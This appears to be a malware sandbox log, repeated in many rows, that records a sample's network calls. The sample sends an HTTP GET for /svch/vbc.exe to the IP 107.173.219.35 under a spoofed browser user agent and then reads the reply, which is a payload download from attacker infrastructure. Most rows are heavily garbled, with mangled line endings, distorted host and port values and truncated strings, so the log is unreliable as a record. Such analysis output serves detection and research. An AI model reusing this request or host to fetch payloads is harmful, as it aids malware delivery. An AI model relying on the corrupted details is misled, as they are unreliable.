Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept: "/"\r\nAccept: Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: "/"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173. 219.35\r\nConnection: Keep-Alive\r\n\r\n\n API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r/nAccept: "/"v/nAccept-Encoding: gzip, deflate\r/nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r/n.Host: 107.173.219.35\r/n.Connection: Keep-Alive\r/n.r/n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r/nAccept: "/"\r/nAccept-Encoding: gzip, deflate\r/nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r/n.Host: 107.173. 219.35\r/n.Connection: Keep-Alive\r/n.r/n API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: send Args: (388, 1, 1, 0) Return: ? API Name: send Args: (388, 1, 1, 0) Return: ? API Name: send Args: (388, 1, 1, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept: "/"\r\nAccept: Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 107.173.219.35\r\nConnection: Keep-Alive\r\nr\n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: "/"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 107.173. 219.35\r\nConnection: Keep-Alive\r\n\r\n\n API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: send Args: (388, 1, 1, 0) Return: ? API Name: send Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept: "\"\nAccept: Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: \"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173. 219.35\r\nConnection: Keep-Alive\r\n\r\n\n API Name: recv Args: (488, , 1024, 0) Return: ? API Name: recv Args: (488, , 1024, 0) Return: ? API Name: recv Args: (488, , 8192, 0) Return: ? API Name: recv Args: (488, , 8192, 0) Return: ? API Name: recv Args: (388, , 32, 0) Return: ? API Name: recv Args: (388, , 32, 0) Return: ? API Name: recv Args: (488, , 8192, 0) Return: ? API Name: recv Args: (488, , 8192, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept: "\"\nAccept: Encoding: gzip, deflate\n\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\n\nhost: 107.173.219.35\n\nconnection: Keep-Alive\n'\n\n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: \"\n'\nAccept-Encoding: gzip, deflate\n'\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\n\nhost: 107.173. 219.35\n'\nConnection: Keep-Alive\n'\n'\n API Name: recv Args: (488, , 1024, 0) Return: ? API Name: recv Args: (488, , 1024, 0) Return: ? API Name: recv Args: (488, , 8192, 0) Return: ? API Name: recv Args: (488, , 8192, 0) Return: ? API Name: recv Args: (488, , 8192, 0) Return: ? API Name: recv Args: (488, , 8192, 0) Return: ? API Name: recv Args: (488, , 8192, 0) Return: ? API Name: recv Args: (488, , 8192, 0) Return: ? API Name: recv Args: (488, , 8192, 0) Return: ? API Name: recv Args: (488, , 8192, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept: "\"\nAccept: Encoding: gzip, deflate\n\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\n\nhost: 107.173.219.35\n\nconnection: Keep-Alive\n'\n\n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: \"\n\nAccept-Encoding: gzip, deflate\n'\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\n\nhost: 107.173. 219.35\n'\nConnection: Keep-Alive\n'\n'\n API Name: recv Args: (488., 1024, 0) Return: ? API Name: recv Args: (388., 1, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept: "/"vinAccept: Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173.219.35\r\nConnection: Keep-Alive\r\n'\n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: "/"vinAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173. 219.35\r\nConnection: Keep-Alive\r\n\r\n\n API Name: recv Args: (488., 1024, 0) Return: ? API Name: recv Args: (388., 1, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svchlvbc.exe HTTP/1.1\r\nAccept: "\"\nAccept: "\"\nAccept: Encoding: gzip, deflate\r\nUser-Agent: Mozilial4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173.219.35\r\nConnection: Keep-Alive\r\ni\r\n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35.80 Content: GET /svchlvbc.exe HTTP/1.1\r\nAccept: "\"\nAccept: Hencoding: gzip, deflate\r\nUser-Agent: Mozilia/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173. 219.35\r\nConnection: Keep-Alive\r\n\r\n\r\n API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\n/nAccept.*/"vinAccept.Encoding: gzip, deflate\n/nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2: .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0C[Ninhost: 107.173.219.35\n/nConnection: Keep-Alive\n/n\n/n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35\n/nConnection: Vin/nAccept.Encoding: gzip, deflate\n/nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C[.nET4.0E]\n/nHost: 107.173. 219.35\n/nConnection: Keep-Alive\n/n\n/n API Name: recv Args: (488, .1024, 0) Return: ? API Name: send Args: (388, .1, 1, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\n/nAccept.* "\"\n/nAccept.* "\"\n/nAccept.* "\"\n/nAccept.* "\"\n/nAccept.* "\"\n/nAccept.* \"\n/nAccept.* \"\n/nAcce	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1v/nAccept: "/"vinAccept-Encoding: gzip, deflatelvinUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4. DE]vinHost: 107.173.219.35in/Connection: Keep-Aliveivin/fin, 318, 0) Return: 318 Threat Characteristiic: Connects to remote URL or IP address Connection: 107.173.219.35in/Connection: 107.173.219.35in/Connection: 107.173.219.35in/Connection: 107.173.219.35in/Connection: 107.173.219.35in/Connection: Cure PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]vinHost: 107.173.219.35in/Connection: Keep-Aliveivin/vin API Name: recv Args: (488, 1024, 0) Return: ? API Name: send Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (388, 1, 32, 0) Return: ? API Name: recv Args: (388, 1, 32, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (488, .8192, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ? API Name: recv Args: (388, 1, 1, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1v/nAccept: "/"vinAccept-Encoding: gzip, deflatelvinUser-Agent: Mozillai.4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/S.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0E]; Nn10st: 107.173.219.35.90 [connection: Keep-Alivelvin/n, 318, 0] Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35.80 [connection: 107.173.219.35.80] Content: GET /svch/vbc.exe HTTP/1.1v/nAccept: ""vinAccept-Encoding: gzip, deflate/vinUser-Agent: Mozillai.4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/S.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0E]vinHost: 107.173. 219.35/winConnection: Keep-Alivelvinvin API Name: recv Args: (488., 1024, 0) Return: ? API Name: recv Args: (488., 1024, 0) Return: ? API Name: recv Args: (488., 1919, 0) Return: ? API Name: recv Args: (488., 1919, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (388., 1, 1, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1vfnAccept: "/"vinAccept-Encoding: gzip, deflatelvinUser-Agent: Mozillal4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4. 0E]vinHost: 107.173.219.35i/nConnection: Keep-Aliverin/in, 318, 0] Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35i/s0 Content: GET /svch/vbc.exe HTTP/1.1vfnAccept: "/"vinAccept-Encoding: gzip, deflatelvinUser-Agent: Mozillal4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0E]vnHost: 107.173. 219.35VinConnection: Keep-Aliverin/inin API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456
Call Network API Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1v/nAccept: "/"vinAccept-Encoding: gzip, deflatelvinUser-Agent: Mozillai.4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/S.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0E]; Nn10st: 107.173.219.35.90 [connection: Keep-Alivelvin/n, 318, 0] Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35.80 [connection: 107.173.219.35.80] Content: GET /svch/vbc.exe HTTP/1.1v/nAccept: ""vinAccept-Encoding: gzip, deflate/vinUser-Agent: Mozillai.4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/S.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0E]vinHost: 107.173. 219.35/winConnection: Keep-Alivelvinvin API Name: recv Args: (488., 1024, 0) Return: ? API Name: recv Args: (488., 1024, 0) Return: ? API Name: recv Args: (488., 1919, 0) Return: ? API Name: recv Args: (488., 1919, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (488., 8192, 0) Return: ? API Name: recv Args: (388., 1, 1, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ? API Name: recv Args: (388., 8192, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1vfnAccept: "/"vinAccept-Encoding: gzip, deflatelvinUser-Agent: Mozillal4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4. 0E]vinHost: 107.173.219.35i/nConnection: Keep-Aliverin/in, 318, 0] Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35i/s0 Content: GET /svch/vbc.exe HTTP/1.1vfnAccept: "/"vinAccept-Encoding: gzip, deflatelvinUser-Agent: Mozillal4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0E]vnHost: 107.173. 219.35VinConnection: Keep-Aliverin/inin API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456
Call Network API Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\/r\/nAccept: "\"\r\/nAccept: Encoding: gzip, deflate\/r\/nJser-Agent: Mozilla\/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Triden\/5.0 S.LCG2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath 2; NET 4.0C; NET 4.0C]: N	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456
Call Network API Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\/n/Accept: "\"\n/nAccept: Encoding: gzip, deflatel/n/User-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Triden/15.0; SLCQ2; NET CLR 2.0.50/27.7; NET CLR 3.5.30/29; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath 2; NET 4.0C; NET 4.0C]; NET 4	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456
Call Network API Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1v/nAccept: "/"vinAccept-Encoding: gzip, deflateivinUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; TridenUs 6.1; ECC2; NET CLR 2.0.50727; NET CLR 3.5.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0C[vinHost: 107.173.219.35/vinConnection: Keep-Alive/vinivin, 318, 0.) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35/s0 Content: GET /svch/vbc.exe HTTP/1.1v/nAccept: /"vinAccept-Encoding: gzip, deflateivinUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid entits.0; SLCO2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0E[vinHost: 107.173.219.35/vinConnection: Keep-Alive/vinvinc. API Name: recv Args: (488, 102.4, 0.) Return: ? API Name: recv Args: (488, 1.0.0, Return: ? API Name: recv Args: (388, 1.1.0, 0.) Return: ? API Name: recv Args: (488, 8192, 0.) Return: ? API Name: recv Ar	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1v/nAccept: "/"vinAccept-Encoding: gzip, deflate/vinUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0C[vinHost: 107.173.219.35/sinOconnection: Neep-Alive/vinvin, 318, 0.) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35.80 Content: GET Ayen/vbbc: ass HTTP/1.1vinAccept: ""in/nAccept-Encoding: gzip, deflate/vinUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0E]vinHost: 107.173. 219.35vinConnection: Keep-Alive/vinvin API Name: recv Args: (488, 1024, 0.) Return: ? API Name: send Args: (388, 1.1, 0.) Return: ? API Name: recv Args: (488, 1024, 0.) Return: ? API Name: recv Args: (488, 1024, 0.) Return: ? API Name: recv Args: (488, 1812, 0.) Return: ? API Name: send Args: (388, 1.1, 0.) Return: ? API Name: recv Args: (488, 1812, 0.) Return: ? API Name: recv Args	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Call Network API	API Name: send Args: (488, GET /svch/vbc.axe HTTP/1.1/n/nAccept.*/"/n/nAccept.*Encoding: gzip, deflate/in/User-Agent. Mozillal.4.0 (compatible: MSIE 7.0; Windows NT 6.1; Tridertict, St. St. CC2. NET CLR 2.0.5727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0E[pin/hebt.17).73.219.35n/nconection. Every-devivative, 13.6, 0.) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35580 Connection: 107.173.219.35580 Connection: 107.173.219.35580 Connection: 107.173.219.3576240; Average to "/n/nAccept.*Pincoting: gzip, deflate/in/User-Agent. Mozillal.4.0 (compatible: MSIE 7.0; Windows NT 6.1; Trid ent5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.0.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0E[pinHost: 107.173.219.357/ucnonection: Keep-Allevirinin API Name: recv Args: (488.1024, 0.) Return: 7 API Name: recv Args: (488.1024, 0.0) Return: 7 API Name: recv Args: (488.1022, 0.0)	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1vinAccept: "/vinAccept.Encoding: gzip, deflateivinUser-Agent: Mozillal.4.0 (compatible: MSIE 7.0; Windows NT 6.1; Trident 50, SLC02; NET CLR 2.0.50727, NET CLR 3.5.30729; Media Center PC 6.0; InfoPath 2; NET4.0C; NET4.0E[VinHots: 107, 173.219.55] (connection: 107.173.219.55) (conne	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
